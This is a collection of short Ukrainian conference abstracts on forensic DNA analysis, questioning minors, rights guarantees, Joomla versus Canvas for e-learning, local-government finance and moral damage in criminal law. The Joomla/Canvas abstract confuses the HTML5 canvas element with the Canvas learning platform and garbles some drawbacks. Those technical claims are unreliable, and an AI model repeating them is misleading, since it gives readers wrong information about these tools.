Незважаючи на вищевказане, вивчення спеціальної літератури з криміналістики, а також матеріалів слідчої та судової практики свідчить про те, що рівень теоретичного розвитку проблем криміналістичного ДНК-аналізу в Україні та стан практичного застосування відповідних технологій і методів не можна визнати задовільним. Відповідно існує ціла низка проблем, які потребують вирішення.

По-перше, в Україні повністю відсутня нормативно-правова база щодо допустимих меж і методів застосування ДНК-аналізу під час розкриття і розслідування кримінальних правопорушень. В результаті слідчі та прокурори при призначенні судових молекулярно-генетичних експертиз мають застосовувати лише загальні норми КПК України, які не враховують специфіку використання особистої генетичної інформації. На додаток до цього вони недостатньо обізнані з сучасними можливостями цього виду експертизи, що викликає суттєві труднощі як при підготовці відповідних матеріалів, так і при оцінці отриманих результатів. Все це негативно позначається на результативності молекулярно-генетичних експертиз, а отже, і у використанні висновків експерта-генетика в доказуванні.

Крім того, відсутність правової регламентації питань національної бази даних ДНК (криміналістичного обліку геномної інформації) призвело до того, що така база в Україні досі знаходиться в зародковому стані. Її слабе наповнення не дозволяє ефективно вирішувати завдання з розкриття злочинів за залишеними слідами біологічного походження. Тобто зараз методом ДНК-аналізу можливо лише досліджувати так звані «гарячі сліди ДНК», тобто коли у слідства є вірогідний підозрюваний, якого слід перевірити на предмет причетності до події.

По-друге, істотною проблемою є недостатній рівень наукового дослідження проблем криміналістичного ДНК-аналізу в Україні.

Окремі організаційні та методичні аспекти судової молекулярно-генетичної експертизи досліджували вітчизняні науковці Н.М. Дяченко, Г.Ф. Кривда, Р.Г. Кривда, С.М. Лозова, О.В. Матарикіна, В.В. Іонова, С.І. Перлін, А. С. Повх, С. М. Романчук, Ю.М. Сиволап, Р.Л. Степанюк та ін. Внаслідок цього було визначено предметну область, цілі та завдання судових молекулярно-генетичних досліджень, розроблено офіційну методику даного виду судової експертизи. Проте на монографічному рівні проблеми правової регламентації використання криміналістичного ДНК-аналізу в Україні до цього часу взагалі не розглядались. Не були предметом наукових досліджень організаційні засади функціонування вітчизняної бази даних ДНК, тактичні особливості одержання зразків ДНК особи, призначення та оцінка судової молекулярно-генетичної експертизи у кримінальному провадженні.

Враховуючи вищевикладене є підстави стверджувати, що на цей час в Україні існує нагальна потреба у здійсненні ґрунтовного наукового дослідження, спрямованого на розроблення рекомендацій із вдосконалення кримінального процесуального законодавства з проблем використання можливостей криміналістичного ДНК-аналізу для вирішення завдань кримінального провадження на досудових і судових стадіях процесу; підвищення ефективності проведення судових молекулярно-генетичних експертиз; задоволення потреб судової та слідчої практики в дієвих рекомендаціях з підготовки матеріалів для судової молекулярно-генетичної експертизи та належної оцінки висновку експертів-генетиків.

Для вирішення цієї проблеми необхідно здійснити порівняльний аналіз можливостей технологій ДНК-аналізу в діяльності з протидії злочинності; визначити стан наукової розробленості правових проблем, пов'язаних з використанням ДНК-аналізу в кримінальному судочинстві; розробити методичні рекомендації для слідчих і прокурорів щодо підготовки матеріалів до проведення судової молекулярно-генетичної експертизи, тактики відбору біологічних зразків для порівняння, оцінки висновку експерта; окреслити перспективи впровадження новітніх засобів і методів у галузі криміналістичного дослідження ДНК у вітчизняну слідчу та експертну практику.

Нам видається актуальним наступний перелік наукових завдань, розв'язання яких розробити правові та організаційні засади використання технологій ДНК-аналізу на досудовому розслідуванні кримінальних правопорушень: 1) аналіз генези та сучасного стану технологій криміналістичного ДНК-аналізу у світовій криміналістичній теорії та практиці; 2) визначення сучасного стану наукового

забезпечення криміналістичного ДНК-аналізу в Україні; 3) дослідження процесу становлення й основних етапів розвитку судової молекулярно-генетичної експертизи в Україні; 4) формування наукових рекомендацій з питань дотримання європейських стандартів забезпечення права людини на повагу до особистого і сімейного життя у сфері криміналістичного ДНК-аналізу; 5) з'ясування стану і основних перспектив удосконалення правового регулювання державної реєстрації геномної інформації людини в Україні; 6) визначення головних перспектив удосконалення кримінального процесуального законодавства України щодо використання методів ДНК-аналізу в кримінальному провадженні; 7) удосконалення організаційних і тактичних засад виявлення та фіксації слідів біологічного походження й одержання біологічних зразків на стадії досудового розслідування; 8) аналіз специфіки функціонування та розвитку національної бази даних ДНК та використання її можливостей у розслідуванні кримінальних правопорушень; 9) розроблення дієвих рекомендацій з призначення судових молекулярно-генетичних експертиз у кримінальному провадженні та оцінки їх висновків; 10) встановлення перспектив упровадження новітніх технологій криміналістичного ДНК-аналізу в слідчу та експертну практику в Україні.

Одержано 29.05.2022

Тєона Михайлівна СТРОК,

курсант групи Ф1-103

Харківського національного університету внутрішніх справ

Науковий керівник:

викладач кафедри кримінального процесу

та організації досудового слідства факультету № 1

Харківського національного університету

внутрішніх справ **К. В. Горбунова**

ОСОБЛИВОСТІ ДОПИТУ МАЛОЛІТНЬОЇ АБО НЕПОВНОЛІТНЬОЇ ОСОБИ

Неповнолітні є найбільш незахищеною категорією соціальних суб'єктів, які потребують особливої уваги та турботи з боку суспільства та держави в процесі реалізації ними своїх прав та свобод. У 1996 р. Україною ратифіковано Конвенцію ООН про права дитини, загальним принципом якої є те, що дитина з огляду на її фізичну і розумову незрілість потребує спеціального правового і соціального захисту.

Згідно зі с. 4 цієї Конвенції наша держава зобов'язана вжити всіх необхідних правових та інших заходів щодо забезпечення цих прав. У зв'язку з цим особливого значення набуває питання забезпечення прав та законних інтересів неповнолітніх, які стали учасниками кримінального судочинства. Малолітня особа - це дитина до досягнення нею 14 років. Неповнолітня особа - це малолітня особа, а також дитина у віці від 14 до 18 років. Проте КПК України не встановлює мінімального віку, з якого особа може бути допитана в якості свідка або потерпілого. Допит - це процесуальна дія, яка являє собою регламентований кримінально-процесуальними нормами інформаційно-психологічний процес спілкування осіб, які беруть в ньому участь, спрямований на отримання інформації про відомі допитуваному факти, що мають значення для встановлення істини по справі. [1, с. 95] Щодо допиту неповнолітніх, проведення вказаної слідчої дії врегульовано Главою 38 КПК України, але необхідно пам'ятати і про низку інших важливих статей. Так, допит малолітньої або неповнолітньої особи проводиться обов'язково у присутності законного представника, педагога або психолога, а за необхідності - лікаря. (ст. 227 КПК України).

Проводячи аналіз науковців, а саме: К. І. Дяченко, погоджуємося з її думкою про те, що у випадку залучення з навчального закладу педагога у якого з допитуваним неповнолітнім існує конфлікт за місцем навчання, присутність такого педагога матиме лише негативний вплив на проведення допиту.[2] Присутність лікаря визнається необхідною, як правило, у разі відсталості у фізичному чи розумовому розвитку допитуваного, його хворобливості. Для вирішення цього питання у конкретній ситуації призначається комплексна психолого-психіатрична експертиза. До того ж, допит неповнолітнього підозрюваного проводиться у присутності батьків або інших законних представників неповнолітнього (ст. 488 КПК України), захисників, що є обов'язковою вимогою кримінального процесуального законодавства (п. п. 1, 2 ч. 2 ст. 52 КПК України). Відповідно до ст. 266 КПК України допит малолітньої або неповнолітньої особи не може продовжуватися без перерви понад одну годину, а загалом - понад дві години на день проте, тривалість перерви законодавством не встановлена. Питання вирішується на розсуд слідчого з врахуванням особливостей кожної дитини (віку, процесуального статусу, психічного здоров'я тощо). Тривалість допиту не повинна перевищувати 15 хвилин для дітей до 7 років і 1 години для дітей до 14 років, бо малолітні можуть бути уважними й зосередженими лише певний проміжок часу, зазначає Н.І. Порубов [3]. Особи віком до 16 років не попереджаються про кримінальну

відповідальність за відмову від давання показань і за завідомо неправдиві показання. Їм лише роз'яснюється обов'язок про необхідність давання правдивих показань. На думку Ю. Гошовської, малолітні та неповнолітні особи, не до кінця розуміють значущість інформації, яку надають органам слідства під час допиту [4]. Також, слід погодитися з думкою О.О. Проценко, який вважає, що під час допиту неповнолітнього підозрюваного для верифікації його показань слідчий повинен акцентувати увагу на таких моментах:

- особистість й обізнаність неповнолітнього підозрюваного (коли характер його показань, особливості дозволяють дійти висновку про те, що він не здатний вигадати, перекрутити повідомлене);
- відсутність інформації (незнання неповнолітнім підозрюваним тих обставин, які мали бути відомі та не могли бути забутими, якщо його показання є достовірними);
- рівень мовлення неповнолітнього підозрюваного (відповідність мовних особливостей показань його культурному рівню (нецензурна лайка, жаргонізми, професійна належність, лексичний запас));
- унікальність показань (якщо повідомлення має свою індивідуальність, то більш обґрунтовано вважати його правдивим);
- емоційна насиченість показань (правдиві показання мають порівняно більшу кількість суто особистих, емоційних моментів, посилені і вказівки на переживання);
- критерій невідповідностей (сумлінний неповнолітній підозрюваний описує фрагменти та деталі події, не завжди й не в усьому узгоджує їх між собою; неповнолітній підозрюваний, який повідомляє неправду, робить спроби усунути невідповідності) [5].

Зазначене, дає можливість зробити висновок, що при проведенні процесуальної дії як допит неповнолітньої особи слідчий зобов'язаний дотримуватись вимог не тільки кримінального процесуального кодексу України, але й вимог, щодо «Опитування дитини», передбачених у Конвенції Ради Європи про захист дітей від сексуальної експлуатації та сексуального насильства. Серед них:

- а) проведення опитувань дитини без необґрунтованої затримки, відразу після повідомлення фактів компетентним органам;
- б) проведення опитувань дитини, якщо це необхідно, у спеціально обладнаному та прилаштованому для цих цілей приміщенні;
- в) проведення опитувань дитини особою, спеціально підготовленою для цих цілей;
- г) проведення всіх опитувань дитини одними й тими самими особами, якщо це можливо та де це доцільно;
- д) якомога меншої кількості опитувань і настільки, наскільки це є вкрай необхідним для цілей кримінального провадження;

г) можливості супроводження дитини її законним представником або, де це доцільно, дорослим, якого вона сама вибирає, якщо стосовно цієї особи не буде винесено мотивованого рішення про інше [6].

Список бібліографічних посилань

1. Кримінальний процесуальний кодекс України : Закон від 13.04.2012 № 4651-VI. Відомості Верховної Ради України (ВВР), 2013, № 9- 10, № 11-12, № 13, ст.88. (із поточними змінами). Режим доступу: <http://zakon2.rada.gov.ua/laws/show/4651-17>.

2. Дяченко К. І., Шость Н. В. Процесуальні особливості розслідування справ про злочини неповнолітніх: метод. посіб. Харків: Константа, 1997. 56 с.

3. Порубов Н. И. Тактика допиту на попередньому слідстві: наук. посіб. М.: БЕК, 208 с.

4. Гошовська Ю. Допит неповнолітніх у кримінальному провадженні на стадії досудового розслідування. Jurnalul juridic național: teorie ei practic Национальный юридический журнал: теория и практика National law journal: theory and practice. 2016. Nr. 2/1 (18). С. 130–133. URL:http://jurnaluljuridic.in.ua/archive/2016/1/part_2/.

5. Проценко О. О. Верифікація показань під час допиту неповнолітнього підозрюваного. Юридична психологія. 2019. No 2 (25). С. 86–92. doi: <https://doi.org/10.33270/03192502.86>.

6. Конвенція Ради Європи про захист дітей від сексуальної експлуатації та сексуального насильства {Конвенцію ратифіковано з заявами Законом № 4988-VI від 20.06.2012} https://zakon.rada.gov.ua/laws/show/994_927#Text (дата звернення 05.05.2022)

Одержано 09.06.2022

Тєона Михайлівна СТРОК,

курсант групи Ф1-103

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри теорії та історії держави і права факультету № 1

Харківського національного університету внутрішніх справ,

*кандидат юридичних наук, доцент **О. Г. Юшкевич***

ЗАГАЛЬНА ХАРАКТЕРИСТИКА ВИДІВ ГАРАНТІЙ ПРАВ І СВОБОД ЛЮДИНИ ТА ГРОМАДЯНИНА

В юридичній літературі гарантіями прав і свобод людини та громадянина розглядають з різних боків - це один із невід'ємних елементів правового статусу людини та громадянина; система

умов, засобів, принципів і норм, що забезпечують здійснення, охорону й захист прав і свобод людини та громадянина; необхідна передумова виконання суб'єктами правовідносин обов'язків, покладених на них для реалізації зазначених прав і свобод [1].

Відповідно до статті 3 Конституції України права і свободи людини та їх гарантії визначають зміст і спрямованість діяльності держави. Держава відповідає перед людиною за свою діяльність. Утвердження і забезпечення прав і свобод людини є головним обов'язком держави [2].

Ефективність гарантій прав і свобод людини та громадянина залежить від рівня розвитку інститутів демократії, стану економіки, правової культури та загального правового розвитку суспільства, наявності суспільної злагоди, належного функціонування державної влади тощо [1].

Важливими елементами правового статусу людини є гарантії їхніх прав і свобод. Вони є системою норм, принципів і вимог, які забезпечують процес дотримання прав і законних інтересів людини. Призначенням гарантій є забезпечення найсприятливіших умов для реалізації закріпленого у законодавстві статусу людини. Отже, гарантії є засобом, що забезпечує перехід від передбачених законом можливостей до реальної дійсності [3].

Як правило, під гарантіями прав і свобод людини та громадянина розуміють систему соціально-економічних, політичних, юридичних умов, способів і засобів, які забезпечують їхню фактичну реалізацію, охорону та надійний захист. Коли немає гарантій, то права, свободи й обов'язки людини й громадянина набувають форми заяв про наміри [4].

Аналіз юридичної літератури дозволяє констатувати, що існують різні погляди щодо класифікації гарантії прав і свобод людини та громадянина; 1) за сферою дії - внутрішньодержавні (національні); міжнародні; 2) за способом викладення - прості; складні; змішані; 3) за підставою правового становища особи - загальні; спеціальні; індивідуальні [4].

Розглянемо детальніше загальні гарантії прав та свобод, що поділяються на соціально-економічні, політичні, ідеологічні (духовно-моральні), юридичні [4].

Соціально-економічні гарантії - єдність соціально-економічного простору, вільне переміщення товарів, послуг, фінансових коштів, свобода економічної діяльності; визнання і рівний захист усіх форм власності; соціальне партнерство між людиною і державою, робітником і роботодавцем, захист конкуренції у підприємницькій

діяльності (соціальні гарантії прав на: працю (ст. 43 Конституції України), страйк (ст. 44 Конституції України), відпочинок (ст. 45 Конституції України), соціальний захист (ст. 46 Конституції України), права на підприємництво, діяльність (ст. 42 Конституції України) тощо) [1, 2, 4, 5].

Політичні гарантії, які є необхідним і важливим елементом політичної системи суспільства, являють собою певні умови, способи й засоби, що забезпечують використання механізму влади народу для здійснення прав і свобод людини та громадянина, зокрема, уся повнота влади належить народу України (ч. 1 ст. 5 Конституції України); участь громадян України в управлінні державними справами; принцип поділу влади на законодавчу, виконавчу і судову (ст. 6 Конституції України); гарантії свободи об'єднання у політичні партії та громадські організації (ст. 36–37 Конституції України); політична багатоманітність (ч. 1 ст. 15 Конституції України) тощо [1, 2].

Ідеологічні (духовно-моральні) — ідеологічна багатоманітність. Заборона монополізації ідеології. Заборона релігійної, расової ворожнечі. Демократична громадська думка. Необхідний освітній рівень (загальнодоступність і безплатність освіти). Доступ до інформації та ін. Конституція України затвердила політичну, економічну та ідеологічну багатоманітність і неможливість визнання державою будь-якої ідеології як обов'язкової (ст. 15 Конституції України) [1, 2].

Юридичні гарантії – сукупність умов та спеціальних правових способів і засобів, за допомогою яких забезпечується безперешкодне їх здійснення, охорона й захист; система юридичних засобів і способів охорони і захисту прав людини і громадянина [1]. Обов'язок держави забезпечити особі права на судовий захист та інші способи захисту, не заборонені законом, а також право на одержання кваліфікованої юридичної допомоги. В юриспруденції існує багато різноманітних підходів до класифікації юридичних гарантій, однак умовно їх поділяють на три групи: реалізації, охорони, захисту [1]. Юридичні гарантії стосуються насамперед правотворчої діяльності держави, способів закріплення прав людини і принципів дії фіксуючих їх норм, визначення порядку реалізації прав, форм їх охорони. Важливо не лише законодавче закріплення прав, але й адекватне сприйняття чинного нормативного матеріалу всіма його адресатами, що знаходить вираження в безпосередній діяльності, яка реалізує право, та у правозастосовній діяльності держави. Остання включає можливість примусового виконання прав громадян і усунення перешкод на шляху їхньої реалізації. За допомогою гарантій прав і свобод людини здійснюється їхнє забезпечення,

тобто створення умов для їхнього здійснення. Забезпечення прав і свобод людини включає три елементи (напрямки) державної діяльності: створення умов для реалізації прав і свобод людини - шляхом позитивного впливу на формування їх загальносоціальних гарантій; охорона прав і свобод людини - шляхом проведення профілактики їх порушень; захист прав і свобод людини - відновлення порушеного правового статусу, притягнення порушників до юридичної відповідальності [4].

Підсумовуючи слід сказати, що нині в Україні існує широке коло гарантій прав і свобод людини та громадянина, однак гарантованість практичної реалізації прав людини ще перебуває на досить низькому правовому рівні. У правовій науці поки що не вироблено єдиної позиції стосовно шляхів поліпшення реалізації гарантування прав і свобод людини та громадянина, тому перед Україною стоїть завдання вироблення національного шляху досягнення належного рівня гарантій прав і свобод людини та громадянина [1].

Список бібліографічних посилань

1. Гарантії прав і свобод людини та громадянина. URL: <https://cutt.ly/mHTEkQg> (дата звернення: 17.05.2022).
2. Конституція України : Закон України від 28.06.1996 № 254к/96-ВР. URL: <https://cutt.ly/aHlJmkb> (дата звернення: 17.05.2022).
3. Афанасенко С. І. Конституційні гарантії прав і свобод людини та громадянина в Україні. URL: <https://cutt.ly/2HTRCQD> (дата звернення: 17.05.2022).
4. Система гарантій прав, свобод і обов'язків людини і громадянина в демократичній державі. URL: <http://politics.ellib.org.ua/pages-1607.html> (дата звернення: 17.05.2022).
5. Поняття соціальних гарантій прав і свобод людини і громадянина в Україні. URL: <https://cutt.ly/MHTOqtj> (дата звернення: 17.05.2022).
6. Гарантії реалізації та захисту конституційних прав та свобод людини і громадянина. URL: <https://cutt.ly/aHTOFfW> (дата звернення: 17.05.2022).

Одержано 31.05.2022

Микита Андрійович ТАЛАН,

курсант групи Ф4-402

Харківського національного університету внутрішніх справ

Науковий керівник:

старший викладач кафедри протидії кіберзлочинності факультету № 4

Харківського національного університету внутрішніх справ **В. Є. Роз**

ПОРІВНЯЛЬНИЙ АНАЛІЗ СИСТЕМ УПРАВЛІННЯ КОНТЕНТОМ JOOMLA ТА CANVAS ДЛЯ РОЗРОБКИ ЕЛЕКТРОННИХ НАВЧАЛЬНО-МЕТОДИЧНИХ КОМПЛЕКСІВ: ПЕРЕВАГИ ТА НЕДОЛІКИ

ЕНМК - електронно навчально-методичні комплекси стають дедалі більшою частиною життя курсантів та студентів. У ситуації, що склалась на сьогодні, необхідність використання таких комплексів стоїть дуже гостро. Реалізація свого права на освіту є одним з головних у нашій державі. За допомогою таких комплексів, здобувачі освіти можуть у повному обсязі отримувати та покращувати свої знання. Викладачі у свою чергу можуть здійснювати контроль здобувачів за допомогою ЕНМК. Таким чином, реалізується процес навчання, аудиторна та позааудиторна роботи, організація доступу до інформаційно-бібліотечної бази, матеріалів курсів. Лідерство у сфері електронних навчально-методичних комплексів тримають CMS Joomla та Canvas.

Joomla! — відкрита універсальна система керування вмістом для публікації інформації в інтернеті. З особливостей Joomla можна відзначити: гнучкі інструменти управління обліковими записами, інтерфейс для управління медіа-файлами, підтримка створення багатомовних варіантів сторінок, система управління рекламними кампаніями, адресна книга користувачів, голосування, вбудований пошук, функції категоризації посилань і обліку кліків, WYSIWYG-редактор, система шаблонів, підтримка меню, управління новинними потоками, XML-RPC API для інтеграції з іншими системами, підтримка кешування сторінок і великий набір готових доповнень. Важливою особливістю системи є мінімальний набір інструментів при початковій установці, який за необхідністю доповнюється.

Joomla має гнучкий інтерфейс, завдяки чому користувач може індивідуально налаштувати все для вирішення конкретних завдань. Але все ж таки цей комплекс має і негативні сторони, до яких відносяться: достатньо слабка безпека від злому, можна управляти одночасно декількома сайтами. Для кожного нового веб-ресурсу необхідно

встановлювати окрему CMS, повільне завантаження веб-сторінок в порівнянні з іншими деякими CMS і тим більше класичними сайтами.

Canvas — елемент HTML5, який можна застосовувати для малювання графіки використовуючи скрипти (переважно JavaScript). Його також можна застосувати для створення ЕНМК. Canvas має схожі функції до Joomla, але надає можливість більш розширеніше застосувати графічні елементи для організації та оформлення навчального процесу. Вбудовані презентації, взаємодія викладача та студента, наглядне представлення методичного матеріалу - все це можливо за допомогою Canvas. Щодо недоліків, то Canvas немає API для анімації. Потрібно перемальовувати Canvas на кожній ітерації та налаштовувати таймер (або інші умови) оновлення. Також він має високу залежність від первинно встановлених розмірів.

Отже, використання електронно навчальних-методичних комплексів є високоефективним та зручним способом здобування освіти. За допомогою ЕНМК може бути реалізовано: аудиторна та поза-аудиторна роботи, практичні і лабораторні роботи, пряма взаємодія викладача та здобувача освіти. Кожний комплекс має свої переваги та недоліки, більш орієнтованість на графічний спосіб викладання матеріалів (Canvas), або ж простоту та ефективність (Joomla), займання більше часу на налаштування першого, або ж недостатня безпека користувачів у другого. Та незважаючи на всі недоліки, переваг у цих комплексів більше, і вони обидва ефективно та зручно підходять для організації ЕНМК, що дозволяє реалізовувати своє право будь-якій людині, з будь-якого куточка світу, завдяки мережі Інтернет.

Список бібліографічних посилань

1. Інтернет ресурс, URL: <https://jak.koshachek.com/articles/perevagi-ta-nedoliki-joomla.html>.
2. Інтернет ресурс, URL: <https://uk.m.wikipedia.org/wiki/Joomla!>
3. Інтернет ресурс, URL: <https://uk.m.wikipedia.org/wiki/Canvas>.
4. Інтернет ресурс, URL: <https://infographica.com.ua/2017/06/13/2615/>

Одержано 05.06.2022

Владислав Іванович ТЕРЕМЕЦЬКИЙ,

доктор юридичних наук, професор,

професор кафедри цивільного права і процесу

Західноукраїнського національного університету (м. Тернопіль);

<https://orcid.org/0000-0002-2667-5167>

**ПРОБЛЕМИ ФІНАНСОВОГО ЗАБЕЗПЕЧЕННЯ МІСЦЕВОГО
САМОВРЯДУВАННЯ**

Сьогодні світ стикається з проблемами фінансового забезпечення функціонування політики на всіх рівнях державного управління. Значна частина викликів залежить від ступеня фіскальної децентралізації в державі. Так, чим більший ступень децентралізації, тим більше виникає проблем з дублюванням обов'язків. Це можна пояснити тим, що органи місцевого самоврядування мають більшу автономію для впровадження політики, яка відрізняється від політики центрального уряду, що забезпечує більшу гнучкість. Водночас збільшується дублювання обов'язків і централізовані країни стикаються з більшими труднощами у ефективній координації між різними рівнями державного управління [1].

Незважаючи на історичні, географічні, національні, політичні та інші відмінності, органи місцевого самоврядування мають однакові проблеми. Основними проблемами, з якими стикається більшість органів місцевого самоврядування, є мобілізація фінансових ресурсів, недостатність власних доходів, ненадійність трансфертів центрального уряду та слабкість фінансового управління, економічна невизначеність, складність збалансування реальності місцевого бюджету зі зменшенням надходжень, збільшення розриву між наявністю фінансових ресурсів та потребами місцевих видатків [2, с. 4].

Нині місцеві бюджети відіграють значну роль у фінансуванні сталості надання органами місцевого самоврядування соціальних послуг. Органи місцевого самоврядування в країнах значно відрізняються за складом бюджету, джерелами надходжень, залежністю від певної економічної діяльності [3]. У більшості країн переважно існує два види місцевих доходів: власні доходи від податків і зборів, а іноді й від продажу чи оренди державного майна; і перерахування доходів з вищого рівня. Так, органи влади Англії вищого та нижчого рівнів мають доступ до трьох основних джерел фінансування: податкові надходження громади; частка підприємницьких ставок, які стягуються в межах адміністративного району; фінансування від центрального уряду. Органи місцевого самоврядування також

беруть гроші у вигляді плати за надання послуг, але таким чином компенсується вартість цих послуг, і не використовуються кошти із загального бюджету. Центральне фінансування складається з кількох різних субсидій, деякі з яких об'єднані у фінансовий центр місцевого самоврядування. Розрахунки, які використовуються для створення населеного пункту, враховують можливість кожної громади збільшувати свої доходи, збалансувати фінансування між різними органами влади та гарантувати, що вони можуть надавати послуги [4]. Дохідна частина місцевих бюджетів України формується переважно за рахунок загальнодержавних податків і зборів, стандарти розподілу яких постійно змінюються. Отже, місцева влада не має можливості планувати свою діяльність для виконання функцій у сфері розвитку свого населеного пункту.

Проблеми в мобілізації фінансових ресурсів, а також зниження субнаціональних доходів виникають з двох причин: зниження економічної активності та зміна податкової політики. Органи місцевого самоврядування мають обмежену автономію для збільшення доходів, оскільки вони залежать від міжбюджетних трансфертів і мають обмежену автономію щодо зміни податкової політики [5]. Зі свого боку органи місцевого самоврядування змушені постійно контролювати свої витрати на програми та послуги, щоб якнайкраще задовольнити потреби та інтереси населення.

Центральні органи влади часто неохоче передають джерела доходів на місцевий рівень або дозволяють органам місцевого самоврядування впроваджувати політику, спрямовану на отримання прибутку. Однак центральні органи влади досить охоче делегують відповідальність за надання послуг. При цьому вони, як правило, не надають місцевим керівникам інструменти фіскальної політики, необхідні для отримання додаткових доходів. Відомо, що належна фіскальна політика служить забезпеченню стабільності та стійкості національної економіки, досягненню максимально можливого добробуту суспільства шляхом створення належних умов для соціально-економічної системи [6]. Але органи місцевого самоврядування не завжди знають або можуть забезпечити впровадження кращих практик державної податкової політики, щоб мати можливість мобілізувати фінансові ресурси для розвитку відповідної територіальної одиниці. Низька ефективність в державному секторі пояснюється не лише зовнішніми обставинами, а й некомпетентністю у підготовці та реагуванні на зміни в навколишньому середовищі [7].

Збільшення витрат і зниження податкових надходжень можуть зашкодити фіскальній спроможності органів місцевого самоврядування

вжити необхідних заходів під час спалаху епідемії. Тому центральні уряди іноді використовують системи вирівнювання для пом'якшення регіональних диспропорцій у фінансових можливостях та потребах у видатках шляхом передачі ресурсів від центрального уряду до місцевих органів влади, які стикаються з більшими витратами або меншими доходами. Ці субсидії спрямовані на зменшення нерівності в доходах, через нерівномірний розподіл оподатковуваної діяльності між різними регіонами країни, а також витрат через міжрегіональні демографічні або географічні відмінності, які можуть вимагати більших витрат на певну функцію в межах одного регіону (наприклад, регіон зі старіючим населенням або високим рівнем безробіття може потребувати більше ресурсів для охорони здоров'я та соціального захисту, ніж інші). Однак у такому разі системи фінансового вирівнювання залежать від ступеня фінансової децентралізації та фінансової автономії. Зазвичай системи вирівнювання є механізмами перерозподілу, що засновані на правилах, які спрямовані на компенсацію регіональних дисбалансів, котрі можуть посилюватися децентралізацією [8].

Розрив між зібраними доходами та витратами, необхідними для подолання кризових явищ, є більший, ніж зазвичай. Тому можуть знадобитися виняткові механізми для компенсації додаткових витрат та/або падіння доходів. Слід посилити субнаціональне повноваження у сфері оподаткування та щодо витрат, щоб дозволити урядам краще реагувати на місцеві потреби і регіональні відмінності [5].

У кількох країнах спостерігається слабкість системи фінансового управління місцевих органів влади та їх потенціалу у сфері планування й адміністрування загалом, брак кваліфікованого персоналу, необхідного для ефективного виконання завдань, важливих для отримання доходів та управління ними. Ці обставини призводять до браку довіри населення. Ті, від кого очікують сплати податків і зборів на підтримку місцевих ініціатив, не вірять, що гроші, які вони сплачують, будуть використані в межах громади, розумно та витрачені, як обіцяно. В результаті вони або чинять опір спробам отримати нові надходження, або не сплачують податки. Схожа думка висловлювалася нами в іншій науковій публікації [9].

Підсумовуючи наведене зазначимо, що вказані проблеми поглиблюються, і не слід очікувати їх простого вирішення. Однак для досягнення фінансової стабільності потрібні нові способи мислення та роботи. Лише за умови ефективного місцевого самоврядування, фінансової стійкості та раціонального управління державними фінансами, за активної участі місцевої влади та громадян можна досягти

успіху сталого розвитку, включаючи подолання бідності в усіх її формах, забезпечити здоровий спосіб життя населення та його добробут.

Список бібліографічних посилань

1. OECD (2019), Making Decentralisation Work: A Handbook for Policy-Makers, OECD Multi-level Governance Studies, OECD Publishing, Paris, <https://doi.org/10.1787/g2g9faa7-en>

2. Teremetskyi V., Velychko V., Lialiuk O., Gutsul I., Smereka S., Sidliar V. (2021). Challenges for local authorities: the politics and practice of financial management in the way for Sustainable Development. *Journal of Legal, Ethical and Regulatory Issues*. Vol. 24, Issue: 1S, pp. 1-7. URL: <https://www.abacademies.org/abstract/challenges-for-local-authorities-the-politics-and-practice-of-financial-management-in-the-way-for-sustainable-developme-11807.html>

3. OECD (2020). "The Territorial Impact of COVID-19: Managing the Crisis across Levels of Government", Tackling Coronavirus (CONVID-19). URL: https://read.oecd-ilibrary.org/view/?ref=128_128287-5agkkojaaa&title=The-territorial-impact-of-covid-19-managing-the-crisis-across-levels-of-government&_ga=2.44068007.2000756978.1626102578-1866443418.1614703913

4. Brien Philip (2021). Local government finances. Briefing paper. Num 08431. URL: <https://researchbriefings.files.parliament.uk/documents/CBP-8431/CBP-8431.pdf>

5. Forman, K., Dougherty S., & Blöchliger, H. (2020). "Synthesising Best Practices in Fiscal Federalism: Key Principles from 15 Years of Country Surveys", OECD Economic Policy Papers, No. 28.

6. Kurylo, V., Duliba, Y., Kurylo, I., & Mushenok, V. (2020). Fiscal Policy Measures of Air Protection: Ukrainian Realities and the EU Experience. *European Journal of Sustainable Development*, 9 (2), 315. <https://doi.org/10.14207/ejsd.2020.v9n2p315>

7. Andrews, R., Boyne, G. A., & Enticott, G. (2006). "Performance Failure in the Public Sector: Misfortune or Mismanagement" *Public Management Review*. Vol. 8 (2): 273–296.

8. OECD (2020). COVID-19 and fiscal relations across levels of government. URL: <https://www.oecd.org/coronavirus/policy-responses/covid-19-and-fiscal-relations-across-levels-of-government-ab438b9f/>

9. Teremetskyi, V., Solyannik, K., Zakomorna, K., Poproshaieva, O., Yakovchuk, Ya. (2021). Fiscal Decentralization of Ukraine: Search for New Approaches for the Development of Local Self-government. *Financial and Credit Activity: Problems of Theory and Practice*. Vol. 2 No. 37. DOI: <https://doi.org/10.18371/Fcaptp.V2i37.229957>

Одержано 24.05.2022

Аліна Сергіївна ТЕРЕЩЕНКО,

студентка групи Фб-Пздср-18-1

Харківського національного університету внутрішніх справ

Науковий керівник:

*завідувач кафедри кримінального права та кримінології факультету № 6
Харківського національного університету внутрішніх справ,*

доктор юридичних наук, професор В. Б. Харченко

МОРАЛЬНА (НЕМАЙНОВА) ШКОДА ЯК КАТЕГОРІЯ КРИМІНАЛЬНОГО ПРАВА

Визначаючи завдання закону про кримінальну відповідальність, ч.1 ст. 1 Кримінального кодексу України [2] (далі КК України), наголошує на тому, що поряд з іншим ним є правове забезпечення охорони прав і свобод людини і громадянина, власності, громадського порядку та громадської безпеки, довкілля, конституційного устрою України від кримінально-протиправних посягань. Отже, вказані об'єкти охороняються кримінальним законом від спричинення ним шкоди. При цьому, саме факт заподіяння певного збитку або певної шкоди є вирішальною ознакою об'єктивної сторони більшості кримінальних правопорушень, передбачених Особливою частиною КК України. Настання суспільно небезпечних наслідків перетворює порушення у відповідній сфері на кримінальне правопорушення, а їх розмір і тяжкість є критерієм оцінки вчиненого. Спричинена шкода чи збитки та їх розмір індивідуалізують кримінальне правопорушення, визначають його значення, впливаючи на кваліфікацію, розмір і вид покарання або є підставами, що обумовлюють чи унеможливають застосування інших кримінально-правових наслідків вчинення таких діянь.

